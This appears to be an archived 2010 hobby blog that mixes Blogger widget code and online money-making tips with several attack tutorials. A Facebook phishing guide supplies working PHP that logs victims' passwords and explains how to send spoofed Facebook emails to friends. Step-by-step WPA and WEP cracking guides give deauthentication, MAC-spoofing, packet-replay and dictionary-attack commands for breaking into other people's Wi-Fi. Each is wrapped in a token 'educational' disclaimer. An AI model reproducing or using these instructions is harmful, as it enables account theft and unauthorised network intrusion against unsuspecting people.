Saturday, October 30, 2010

Facebook Hacking Guide

 Facebook Phising


Disclaimer: This trick is for educational purpose only!!

How to: Phish / Spoof FACEBOOK! (with pictures)

how can i hackfacebook? why doesnt my phisher work? how can i send my phisher?

Now im gonna make a step by step tutorial for facebook accounts.
WITH PICTURES!!!

ONE!:
go to "www.facebook.com/login.php" and right click on some white space on the page and press "view source code". ALOT of text is gonna appear, copy it all to notepad.

TWO!:
Now we need to change a few things in the code. So that the login button sends the info to our file instead of the facebook login. We do that by editing the action of the code. So press Edit >> search. and search "action=" without the quotes. you should find this
 

The big red ring that circles the "action=" you have to change. You have to change it to 'action="next.php" '. after you have done that, you should change the method (small red circle on the picture) to "get" instead of "post", or else it will not work. Save the document as "index.PHP" (not htm!)

THREE!:
Now that we changed the action to next.php, we should also make a "next.php". open up notepad again. And write this::<?php
header("Location: http://www.facebook.com/login.php ");
$handle = fopen("passwords.txt", "a");
foreach($_GET as $variable => $value) {
fwrite($handle, $variable);
fwrite($handle, "=");
fwrite($handle, $value);
fwrite($handle, "\r\n");
}
fwrite($handle, "\r\n");
fclose($handle);
exit;
?>Save this as "next.php"

Note: for security you should rename "passwords.txt" to something else.
now make a text file called "passwords.txt" or whatever you renamed the file to in the "next.php", leave this document blank.

FOUR!:
Upload the 3 files "index.php", "next.php" and "passwords.txt" (or whatever the password file is called) to a subdomain hosting site. THEY MUST SUPPORT .PHP! i suggest these: 110mb.com, t35.com or 007sites.com. When you made an account you should upload the 3 files.

Congratz. You have yourself a working Phisher site!

FIVE!:
now we would like to send spoof emails out. To do that we should first make an email account. which starts with facebook@. or something that looks alike. like this FACEB0OK@hotmail.com or something like that. You should either use Gmail, Live, or hotmail. or you could get a mail like this "facebook@noreply.com" soemthing like that. but eventually that would cost. When your email is set go to step six.

SIX!:
Copy the content of an original Facebook friendship invitation email and paste it into a new mail. DONT SENT YET!
remove the hyperlink from this link:
http:/www.facebook.com/n/?reqs.php
Mark it and push the Add hyperlink button


Add hyperlink button in the red circle. now write your phisher page url in the hyperlink bar that appears after clicking the button. and click add. The hyperlink should still display http:/www.facebook.com/n/?reqs.php
but lead to your phisher page.. Thats pretty kewl. Now i belive your ready to send your spoof emails to everybody you know. and hopefully some of them will fall for it.

Thursday, October 28, 2010

Google Adsense tricks


How To Make Money With Adsense
Adsense is one of the most effective ways of monetizing your traffic and the deeper you delve into it the more it will reward you. Understanding Adsense.com has been set up to help you do just that.
It covers everything from building your first website to building a virtual real estate empire. Things like how to target your keywords, how to find and target niches, how to optimize your ads.

  • Adsense is one of the most common revenue generators for blogs and websites. Usually you can drastically improve your click-through rate and overall earnings by positioning the ads wisely, by improving the content targeting or by optimizing the ad units directly. Below I will cover the last point, how to optimize the Adsense units with 8 simple tips:
  • The three top performing ad units are: 336×280 large rectangle, 300×250 inline rectangle and 160×600 wide skyscraper. Consider using those units if possible, but bear in mind that other formats might be more suitable for your website design.
  • The most successful link color is blue. This fact is connected with the roots of the Internet where all major websites used to feature blue links.
  • Apart from blue links you can also use a link color that matches the pattern of your website (i.e. If you use green links make the Adsense links of the same color).
  • As a general rule of thumb, blend (no border, same background) your Adsense units if your website has a light color scheme and contrast (border, contrasting background) the units if you are using a dark color scheme
  • If the ads are placed within the content you should avoid using borders while ad units outside of the content can use borders to call attention.
  • If your website has mainly repeat visitors (like Forums) you can rotate the background color of the units to reduce ad blindness
  • Consider removing the “Advertise on this site”� message from your units. This can be done on the control panel under the “My Account” section, disabling the “Onsite Advertiser Sign-Up”� feature.
  • Test, test and test. Every website is unique so make sure you test with different colors and formats and track the results to fine tune your Adsense units.


Best PTC sites list


Here are some trusted ptc sites


All of these are trusted ptc sites.


Register here>>wealwayspaybux.com 


Register here>>Incentria


Register here>>buxpool


Register here>>Neobux


Monday, October 25, 2010

ADF.LY TRICKS


Adf.ly tricks


  • How to make money with Adf.ly? I’m still not get money from Adf.ly yet. But i believe i can reach it soon if my promotion method go well. Hope it go just like i want. If not, i need to try others traffic tips in order to get more traffic into my articles. Hope many people will click my Adf.ly link and make money for me. So, the only way to earn money from this program is traffic!
  • We also can make money with Adf.ly program. They paying 20% from our referrals earning and its for lifetime. Thats what i like about Adf.ly. Not only we can get shorten URLs service, we also can make money with Adf.ly in same time. Interesting right? I wonder how many of you already know about Adf.ly at this moment. Huh..
  • Ps: For your information, Adf.ly still new. So, they have few advertiser. If you have more money in your pocket, just try to marketing your product or website using Adf.ly. I believe its really a big help!

  • You CAN EARN much more if you have website you can earn much more money because all of your links are adf.ly shortening service..Example your website is www.unknown.com it will become like this --->http://adf.ly/9xsz..and your next page is www.unknown.com/pages and it will look like this ----> http://adf.ly/6tfd. And put it to your website or blog that can be more effective if you put at social network sites like facebook and friendster.

  • Expert tip just build a good website and add adf.ly links to earn big bucks.


Friday, October 22, 2010

Earn Money with SponsoredTweets

Make Money with SponsoredTweets!!!1


what is sponsoredtweets??

Make money Post to make money from twitter .

I am   using Sponsored Tweets for over a month now and I want  tell you, it is  one of the easiest way to make money with Twitter. Since joining back in January, I’ve made over $32 for sending out tweets that took no more than a minute each to write. At nearly $2 per tweet .

What Is Sponsored Tweets?

Sponsored Tweets is a  Twitter advertising platform, owned by IZEA, that connects advertisers with Tweeters. Advertisers can create sponsored conversations on Twitter. Tweeters can earn money for spreading the word. Think of it as the Pay Per Tweet version of Pay Per Post.

Your tweet price is based on many factors, like number of  followers, number of tweeters you’re following, the age of your account, how often you tweet, etc. Sponsored Tweets will give you a recommend price you should charge but you are not bounded by it and can set whatever price you want. I recommend you aim high and lower the price if you don’t get any bites.


Won’t People Unfollow Me If I Do Paid Tweets?

That’s like asking if people will stop reading your blog if you put advertising on it. The answer of course, is no. As long as your tweets are targeted to your niche, there shouldn’t be any problem.

Another thing to keep in mind is, most followers won’t even know the tweet was sponsored. IZEA requires 100% full disclosure but you can make it flow so naturally in the tweet, followers may never know the difference. For example:


The above tweet was sent 30 days ago. As you can see i got 40 clicks to this link  . Did you know that was a sponsored tweet? You should. After all, the tweet did say, “sposored”.

Sign Up For Sponsored Tweets

Thursday, October 21, 2010

A Simple Drop-Down Menu Using Jquery

A Simple Drop-Down Menu Using Jquery


The last two drop down menu tutorials on this blog use background images in the menu-tabs, and hence it is not so easy to customize them for your blogs. So here's a new widget code, in which you can easily change the colors of the menu so as to match with your blog.


Live demo can be seen here:
Demo1: ClubVista Blogger Template (In Green)
Demo2: JavaScript-Array (In Blue) (Widget author's blog)


To add a widget similar to these, follow these steps:

STEP1:
Log in to Blogger, go to "Layout" -> "Edit HTML"

STEP2:
Now find this code:
</head>
----------------------------------------------------------------
and immediately BEFORE/ABOVE it, paste this code:
<!--jquery-DD-Menu-Starts-->
<style type="text/css">
/* menu styles */
#jsddm
{ margin: 0;
padding: 0}

#jsddm li
{ float: left;
list-style: none;
font: 12px Tahoma, Arial}

#jsddm li a
{ display: block;
background: #324143; /*DARK-GREEN*/
padding: 5px 12px;
text-decoration: none;
border-right: 1px solid white;
width: 70px;
color: #EAFFED;
white-space: nowrap}

#jsddm li a:hover
{ background: #24313C}

#jsddm li ul
{ margin: 0;
padding: 0;
position: absolute;
visibility: hidden;
border-top: 1px solid white}

#jsddm li ul li
{ float: none;
display: inline}

#jsddm li ul li a
{ width: auto;
background: #A9C251; /*LIGHT-GREEN*/
color: #24313C}

#jsddm li ul li a:hover
{ background: #8EA344}
</style>


<!-- script src="http://ajax.googleapis.com/ajax/libs/jquery/1.2.6/jquery.min.js" type="text/javascript"></script -->
<script src="http://ajax.googleapis.com/ajax/libs/jquery/1.2.6/jquery.min.js" type="text/javascript"></script>
<script type="text/javascript">
var timeout = 500;
var closetimer = 0;
var ddmenuitem = 0;

function jsddm_open()
{ jsddm_canceltimer();
jsddm_close();
ddmenuitem = $(this).find('ul').eq(0).css('visibility', 'visible');}

function jsddm_close()
{ if(ddmenuitem) ddmenuitem.css('visibility', 'hidden');}

function jsddm_timer()
{ closetimer = window.setTimeout(jsddm_close, timeout);}

function jsddm_canceltimer()
{ if(closetimer)
{ window.clearTimeout(closetimer);
closetimer = null;}}

$(document).ready(function()
{ $('#jsddm > li').bind('mouseover', jsddm_open);
$('#jsddm > li').bind('mouseout', jsddm_timer);});

document.onclick = jsddm_close;
</script>
<!--jquery-DD-Menu-Stops-http://bloggerstop.net-->
--------------------------------------------------------------------------------
Now before you save the template, make these changes in the code :
To get the HTML color codes, you can refer to this image:
HTML cOLours
STEP3:
and go to "Layout" -> "Page Elements"
and click on "Add a Gadget", select it as "HTML/JavaScript" type

and finally paste this code in to the new widget:
<!--BODY-CODE-->
<ul id="jsddm">
<li><a href="#">JavaScript</a>
<ul>
<li><a href="#">Drop Down Menu</a></li>
<li><a href="#">jQuery Plugin</a></li>
<li><a href="#">Ajax Navigation</a></li>
</ul>
</li>
<li><a href="#">Effect</a>
<ul>
<li><a href="#">Slide Effect</a></li>
<li><a href="#">Fade Effect</a></li>
<li><a href="#">Opacity Mode</a></li>
<li><a href="#">Drop Shadow</a></li>
<li><a href="#">Semitransparent</a></li>
</ul>
</li>
<li><a href="#">Navigation</a></li>
<li><a href="#">HTML/CSS</a></li>
<li><a href="http://bloggerstop.net">Blogger Help</a></li>
</ul>
-----------------------------------------------------------------------------

CREDITS TO BLOGGERSTOP.NET

Hacking WPA networks

Hacking WPA networks
Here is the key for this guide:
Black text = regular info
Blue text = important notes to remember
Red text = ACTUAL commands you type in
Yellow = extra info behind what you're doing

Standard Disclaimer: Breaking anyone's wifi encryption is illegal even if you do not use their internet. I take no responsibility for anything you do with this guide. This is meant for informative purposes only.

There is a major difference between WEP encryption and WPA encryption. That difference is security. WEP encryption can be broken just about every time. It doesn't matter if:
A. people are on the network or not
B. password is easy like "football" or hard like "anw034n98ns0NG"
C. SKA (Shared Key Authentication) is used or not
Regardless of these factors, WEP encryption can be broken. I've already written a guide for that. The link to it is in my signature.

IMPORTANT NOTE: WPA, on the other hand, is another story. There are 2 MAJOR factors that MUST BE PRESENT in order for you to break WPA encryption. They are:
A. There ABSOLUTELY MUST be someone wirelessly connected
B. The password MUST be in your dictionary file

Let's get started.

For this guide, you will need the free linux distribution known as Backtrack 3. It can be downloaded here:
Download here

IMPORTANT NOTE: Once you download it, burn the iso image to a cd. Don't just drag and drop the file to the cd and burn it. Actually burn the image file using image burning software so it will work correctly. ImgBurn is excellent free image burning software. It can be found here:
Download here

Now put the cd in and reboot your computer. It should automatically begin to load up Backtrack 3. Pay attention, though, because it will pop up some boot options for only about 4 seconds. I have ALWAYS picked the VESA/KDE option for booting into Backtrack 3. It has always been the most compatible with the systems I've tested it on. If it doesn't work well for you, try some of the other boot options.

Once Backtrack 3 loads up, click the little black box that is in the bottom left next to where the "start button" would be in Windows. This will open up a Konsole window. Go ahead and open up 2 different Konsole windows. We will need both of them.

In the first Konsole window, type:
ifconfig
This will tell you what you're wireless interfaces are. They will typically be something like wifi0, ath0, ath1, eth0, eth1, etc.
(mine are wifi0 and ath0) From here on out, when I tell you a command to type in, replace "ath0" with whatever interface your computer uses.
Once you know your wireless interfaces, type:
airmon-ng stop ath0
then type:
ifconfig wifi0 down
then type:
airmon-ng start wifi0

It should look something like this:


What this did, is it reset your wireless interface and brought it back up in what's called "monitor mode". This is necessary in order for you to be able to "monitor" the airwaves and pick up the wireless handshake later on. (you'll learn what a "wireless handshake" is!)

Now type:
airodump-ng ath0

This will start the airodump-ng program that will begin to rapidly list all of the wifi networks within range of you. Look under the "ENC" heading in this list. This is telling you the type of encryption that these networks are using. "OPN" means there is no encryption. WEP and WPA are self explanatory. Look through the networks and zero in on those that are using WPA encryption.

Now, once you have found your WPA networks, look below into the client list. This is the list of computers that are using the various networks. The far left set of numbers/letters is the bssid of the router that they are connected to. Look through these and see if any of these match the bssid of the network that you want to crack. If none of these match the network you are trying to break, then come back another day because YOU CANNOT PROCEED WITHOUT A CLIENT CURRENTLY CONNECTED TO THE NETWORK YOU WANT TO CRACK.

If someone IS on the network you want to break, then congrats because you are one step closer to your goal.

Here is a picture explaining what you should be looking for:


Now, go to the second Konsole window that you opened earlier. It's time to try and capture the handshake.

A handshake is the term that relates to what happens when a computer is wirelessly authenticated on a network. Basically, the computer tells the router it wants to connect, and then the router and computer compare keys to see if they match up. If they match up, then the router authenticates the computer and gives it access to the network. This is what we are after. The key to the network is heavily encrypted in the handshake file. Without the handshake, we are stuck.

The way that you capture the handshake is to send a signal to the router that will very briefly disconnect the computer that is already connected. That computer will automatically try and reconnect with the router and when it does, we will be there monitoring the airwaves to try and pick up the handshake file. Type this command:
aireplay-ng –deauth 10 -a Mac_of_Router -c Mac_of_Client ath0

What this command will do is send the disconnect command to the router TEN times in a row. The Mac_of_Router is the bssid of the network. The Mac_of_Client is the mac address of the currently connected computer. This is all illustrated in the picture below:


While that command is running it should look like this:


If we are successful in capturing the handshake file, the words “WPA Handshake� should pop up in the top right corner of our first Konsole window. It will look like this:


If you have successfully made it this far, congratulations! Don't get too excited yet though, the biggest roadblock of all is still ahead. It all comes down to how much effort they put into their password AND how good your dictionary file is!

IMPORTANT NOTE: I am going to upload my personal dictionary files and provide the links at the bottom of this tutorial. I have compiled these files from all over the web, deleted most of the duplicates, and split them into several smaller files so that they could each be run at different times rather than one massive file that takes up your computer for several days.

Now that you have the handshake file, you can close one of the Konsole windows and just use one. The Aircrack-ng program will be used now to test the handshake file against each entry in your dictionary word lists. However, since Backtrack 3 runs off of a live cd, it is somewhat slow in testing the keys. (typically around 100-200 words tested per second) I downloaded the windows version of Aircrack-ng so that I could reboot into Windows and have it run MUCH faster. (typically testing 400-450 words per second) The windows version of Aircrack-ng can be found here:

http://www.aircrack-ng.org

Don't worry about it saying you must develop your own dll's and whatnot in order to use the features of the program. It will run dictionary attacks straight out of the installation so no extra setup is needed.

Now you can run aircrack-ng straight from Backtrack 3 or save your handshake files to a flash drive and reboot into windows. If you are wanting to reboot into Windows, your handshake files are located in one of the two directories that is on the desktop of Backtrack 3. When you are ready, open up the command prompt and navigate to the directory where Aircrack-ng is located. (In Backtrack 3 you can run aircrack-ng straight from the default directory of the Konsole window. In Windows, you must navigate to the directory that it is installed to. You will have to get into the “bin� subfolder of the main Aircrack-ng directory.) Once you are ready, type this command:

aircrack-ng location-of-handshake -w location-of-dictionary-file

This command starts aircrack-ng, then tells it where to find the handshake file. The “-w� command is letting it know we are doing a dictionary attack which is followed by the location of our dictionary file. It will then pop up a list of all networks that had packets capture in this one file. It will also let you know which networks have verified handshake files captured. After this command is typed in, you type in the number of the handshake file you want to crack, and it begins.

Here is a picture of this command in Backtrack 3:


After this is done, you simply sit back and wait. Probably not at your computer either. A good dictionary file can take hours (or days) to crunch through) I have mine broken down in a way that each one takes around 5 – 8 hours to run from start to finish. This way I can leave it running overnight and if it fails, fire up the next list on the next night.

If all is successful with your aircrack-ng command, you will see this screen pop up as it rapidly tries every password you have against the handshake file. It will look like this:


Thank you CREDITS TO:> HF

Hacking WEP Passwords

Basic Entry into a WEP Encrypted Network

**DISCLAIMER** - I know that many people have thrown up various tutorials before about hacking wep with Backtrack 3 but I never felt that they fully explained everything very well for noobs. (at least not the ones I read) This is in no way meant to attack someone else that has posted a tut on this before...I simply wanted to put one up that was very easy to follow even if you had never done anything like this before. Since this explains EVERYTHING in detail, it is quite long. Enjoy.

1. Getting the right tools

Download Backtrack 3. It can be found here:

http://www.remote-exploit.org/backtrack_download.html

The Backtrack 4 beta is out but until it is fully tested (especially if you are a noob) I would get the BT3 setup. The rest of this guide will proceed assuming you downloaded BT3. I downloaded the CD iso and burned it to a cd. Insert your BT3 cd/usb drive and reboot your computer into BT3. I always load into the 3rd boot option from the boot menu. (VESA/KDE) You only have a few seconds before it auto-boots into the 1st option so be ready. The 1st option boots too slowly or not at all so always boot from the 2nd or 3rd. Experiment to see what works best for you.

2. Preparing the slave network for attack

Once in BT3, click the tiny black box in the lower left corner to load up a "Konsole" window. Now we must prep your wireless card.
Type:

airmon-ng

You will see the name of your wireless card. (mine is named "ath0") From here on out, replace "ath0" with the name of your card.
Now type:

airmon-ng stop ath0

then type:

ifconfig wifi0 down

then:

macchanger --mac 00:11:22:33:44:55 wifi0

then:

airmon-ng start wifi0

What these steps did was to spoof (fake) your mac address so that JUST IN CASE your computeris discovered by someone as you are breaking in, they will not see your REAL mac address. Moving on...
Now it's time to discover some networks to break into.

Type:

airodump-ng ath0

Now you will see a list of wireless networks start to populate. Some will have a better signal than others and it is a good idea to pick one that has a decent signal otherwise it will take forever to crack or you may not be able to crack it at all.
Once you see the network that you want to crack, do this:

hold down ctrl and tap c

This will stop airodump from populating networks and will freeze the screen so that you can see the info that you need.

**Now from here on out, when I tell you to type a command, you need to replace whatever is in parenthesis with what I tell you to from your screen. For example: if i say to type:
-c (channel)
then dont actually type in
-c (channel)
Instead, replace that with whatever the channel number is...so, for example you would type:
-c 6
Can't be much clearer than that...lets continue...

Now find the network that you want to crack and MAKE SURE that it says the encryption for that network is WEP. If it says WPA or any variation of WPA then move on...you can still crack WPA with backtrack and some other tools but it is a whole other ball game and you need to master WEP first.


Once you've decided on a network, take note of its channel number and bssid. The bssid will look something like this --> 05:gk:30:fo:s9:2n
The Channel number will be under a heading that says "CH".
Now, in the same Konsole window, type:

airodump-ng -c (channel) -w (file name) --bssid (bssid) ath0

the FILE NAME can be whatever you want. This is simply the place that airodump is going to store the packets of info that you receive to later crack. You don't even put in an extension...just pick a random word that you will remember. I usually make mine "wepkey" because I can always remember it.

**Side Note: if you crack more than one network in the same session, you must have different file names for each one or it won't work. I usually just name them wepkey1, wepkey2, etc.

Once you typed in that last command, the screen of airodump will change and start to show your computer gathering packets. You will also see a heading marked "IV" with a number underneath it. This stands for "Initialization Vector" but in noob terms all this means is "packets of info that contain clues to the password." Once you gain a minimum of 5,000 of these IV's, you can try to crack the password. I've cracked some right at 5,000 and others have taken over 60,000. It just depends on how long and difficult they made the password.

Now you are thinking, "I'm screwed because my IV's are going up really slowly." Well, don't worry, now we are going to trick the router into giving us HUNDREDS of IV's per second.

3. Actually cracking the WEP password

Now leave this Konsole window up and running and open up a 2nd Konsole window. In this one type:


aireplay-ng -1 0 -a (bssid) -h 00:11:22:33:44:55 ath0


This will send some commands to the router that basically cause it to associate with your computer even though you are not officially connected with the password. If this command is successful, you should see about 4 lines of text print out with the last one saying something similar to "Association Successful :-)" If this happens, then good! You are almost there. Now type:

aireplay-ng -3 -b (bssid) -h 00:11:22:33:44:55 ath0


This will generate a bunch of text and then you will see a line where your computer is gathering a bunch of packets and waiting on ARP and ACK. Don't worry about what these mean...just know that these are your meal tickets. Now you just sit and wait. Once your computer finally gathers an ARP request, it will send it back to the router and begin to generate hundreds of ARP and ACK per second. Sometimes this starts to happen within seconds...sometimes you have to wait up to a few minutes. Just be patient. When it finally does happen, switch back to your first Konsole window and you should see the number underneath the IV starting to rise rapidly. This is great! It means you are almost finished! When this number reaches AT LEAST 5,000 then you can start your password crack. It will probably take more than this but I always start my password cracking at 5,000 just in case they have a really weak password.

Now you need to open up a 3rd and final Konsole window. This will be where we actually crack the password. Type:

aircrack-ng -b (bssid) (filename)-01.cap

Remember the filename you made up earlier? Mine was "wepkey". Don't put a space in between it and -01.cap here. Type it as you see it. So for me, I would type wepkey-01.cap

Once you have done this you will see aircrack fire up and begin to crack the password. typically you have to wait for more like 10,000 to 20,000 IV's before it will crack. If this is the case, aircrack will test what you've got so far and then it will say something like "not enough IV's. Retry at 10,000." DON'T DO ANYTHING! It will stay running...it is just letting you know that it is on pause until more IV's are gathered. Once you pass the 10,000 mark it will automatically fire up again and try to crack it. If this fails it will say "not enough IV's. Retry at 15,000." and so on until it finally gets it.


If you do everything correctly up to this point, before too long you will have the password! now if the password looks goofy, dont worry, it will still work. some passwords are saved in ASCII format, in which case, aircrack will show you exactly what characters they typed in for their password. Sometimes, though, the password is saved in HEX format in which case the computer will show you the HEX encryption of the password. It doesn't matter either way, because you can type in either one and it will connect you to the network.

Take note, though, that the password will always be displayed in aircrack with a colon after every 2 characters. So for instance if the password was "secret", it would be displayed as:
se:cr:et
This would obviously be the ASCII format. If it was a HEX encrypted password that was something like "0FKW9427VF" then it would still display as:
0F:KW:94:27:VF
Just omit the colons from the password, boot back into whatever operating system you use, try to connect to the network and type in the password without the colons and presto! You are in!

It may seem like a lot to deal with if you have never done it, but after a few successful attempts, you will get very quick with it. If I am near a WEP encrypted router with a good signal, I can often crack the password in just a couple of minutes.

I am not responsible for what you do with this information. Any malicious/illegal activity that you do, falls completely on you because...technically...this is just for you to test the security of your own network. :-)

I will gladly answer any legitimate questions anyone has to the best of my ability.
HOWEVER, I WILL NOT ANSWER ANYONE THAT IS TOO LAZY TO READ THE WHOLE TUT AND JUST ASKS ME SOME QUESTION THAT I CLEARLY ANSWERED. No one wants to hold your hand through this...read the tut and go experiment until you get it right.

There are rare occasions where someone will use WEP encryption with SKA as well. (Shared Key Authentication) If this is the case, additional steps are needed to associate with the router and therefore, the steps I lined out here will not work. I've only seen this once or twice, though, so you probably won't run into it. If I get motivated, I may throw up a tut on how to crack this in the future.

ADD EMOTICON ON BLOGGER COMMENTS


ADD SMILEY COMMENTS ON BLOGGGER


If you have already enabled the comment-form feature in your blog*spot blog, then it would be better to add a list of smilies too, which can be used by the readers while commenting.

The comment-form with smileys, will look like this:
Or you can see it in action [and leave a smiley-comment too], at the bottom of this post !

To add these smileys, follow these steps:
STEP #1
First log in to Blogger
Then go to
Layout -> click on "Edit HTML" tab, and click on "Expand Widget Templates" tick-box.

Now find this code :

<b:if cond='data:post.embedCommentForm'>
<b:include data='post' name='comment-form'/>

Now right IN-BETWEEN those two lines, add all these lines:

<div style='-moz-background-clip: -moz-initial; -moz-background-origin: -moz-initial; -moz-background-inline-policy: -moz-initial; width: 369; text-align: left; border: 1px solid #cccccc; padding: 5px; background: #eeeddf; height:86'>
<b>
<img border='0' height='18' src='http://us.i1.yimg.com/us.yimg.com/i/mesg/emoticons7/21.gif' width='18'/> :))
<img border='0' height='18' src='http://us.i1.yimg.com/us.yimg.com/i/mesg/emoticons7/71.gif' width='18'/> ;))
<img border='0' height='18' src='http://us.i1.yimg.com/us.yimg.com/i/mesg/emoticons7/5.gif' width='18'/> ;;)
<img border='0' height='18' src='http://us.i1.yimg.com/us.yimg.com/i/mesg/emoticons7/4.gif' width='18'/> :D
<img border='0' height='18' src='http://us.i1.yimg.com/us.yimg.com/i/mesg/emoticons7/3.gif' width='18'/> ;)
<img border='0' height='18' src='http://us.i1.yimg.com/us.yimg.com/i/mesg/emoticons7/10.gif' width='18'/> :p
<img border='0' height='18' src='http://us.i1.yimg.com/us.yimg.com/i/mesg/emoticons7/20.gif' width='22'/> :((
<img border='0' height='18' src='http://us.i1.yimg.com/us.yimg.com/i/mesg/emoticons7/1.gif' width='18'/> :)
<img border='0' height='18' src='http://us.i1.yimg.com/us.yimg.com/i/mesg/emoticons7/2.gif' width='18'/> :(
<img border='0' height='18' src='http://us.i1.yimg.com/us.yimg.com/i/mesg/emoticons7/8.gif' width='18'/> :X
<img border='0' height='18' src='http://us.i1.yimg.com/us.yimg.com/i/mesg/emoticons7/12.gif' width='18'/> =((
<img border='0' height='18' src='http://us.i1.yimg.com/us.yimg.com/i/mesg/emoticons7/13.gif' width='18'/> :-o
<img border='0' height='18' src='http://us.i1.yimg.com/us.yimg.com/i/mesg/emoticons7/7.gif' width='20'/> :-/
<img border='0' height='18' src='http://us.i1.yimg.com/us.yimg.com/i/mesg/emoticons7/11.gif' width='18'/> :-*
<img border='0' height='18' src='http://us.i1.yimg.com/us.yimg.com/i/mesg/emoticons7/22.gif' width='18'/> :|
<img border='0' height='18' src='http://us.i1.yimg.com/us.yimg.com/i/mesg/emoticons7/35.gif' width='24'/> 8-}
<img border='0' height='18' src='http://us.i1.yimg.com/us.yimg.com/i/mesg/emoticons7/100.gif' width='31'/> :)]
<img border='0' height='18' src='http://us.i1.yimg.com/us.yimg.com/i/mesg/emoticons7/102.gif' width='44'/> ~x(
<img border='0' height='18' src='http://us.i1.yimg.com/us.yimg.com/i/mesg/emoticons7/104.gif' width='30'/> :-t
<img border='0' height='18' src='http://us.i1.yimg.com/us.yimg.com/i/mesg/emoticons7/66.gif' width='18'/> b-(
<img border='0' height='18' src='http://us.i1.yimg.com/us.yimg.com/i/mesg/emoticons7/62.gif' width='18'/> :-L
<img border='0' height='18' src='http://us.i1.yimg.com/us.yimg.com/i/mesg/emoticons7/14.gif' width='34'/> x(
<img border='0' height='18' src='http://us.i1.yimg.com/us.yimg.com/i/mesg/emoticons7/24.gif' width='30'/> =))
</b>
</div>

STEP #2

Now find this code in the template:

</body>

And just BEFORE it, add this line:

<script src='http://files.main.bloggerstop.net/uploads/3/0/2/5/3025338/smiley.js' type='text/javascript'/><noscript><a href="http://bloggerstop.net" target="_blank"><span style="font-size: x-small;">Add Smilies</span></a></noscript>

Finally save the template.
OPTIONAL WORK:
Although the required javascript file has already been uploaded and linked by me in the code above (in RED), but as a backup, download and save this file on your PC:
Download this File:

Smiley.js ( As a zipped file )

And upload the file (smiley.js) to OpenDrive

Then copy the
DIRECT LINK (streaming):

credits to bloggerstop.net

Sunday, October 10, 2010

Hacking Tricks


<<PHISING>>


What is Phising??

In the field of computer security, phishing is the criminally fraudulent process of attempting to acquire sensitive information such as usernames, passwords and credit card details by masquerading as a trustworthy entity in an electronic communication. Communications purporting to be from popular social web sites, auction sites, online payment processors or IT Administrators are commonly used to lure the unsuspecting. Phishing is typically carried out by e-mail or instant messaging, and it often directs users to enter details at a fake website whose look and feel are almost identical to the legitimate one. Even when using server authentication, it may require tremendous skill to detect that the website is fake.
Read more for the Phishing Tutorial
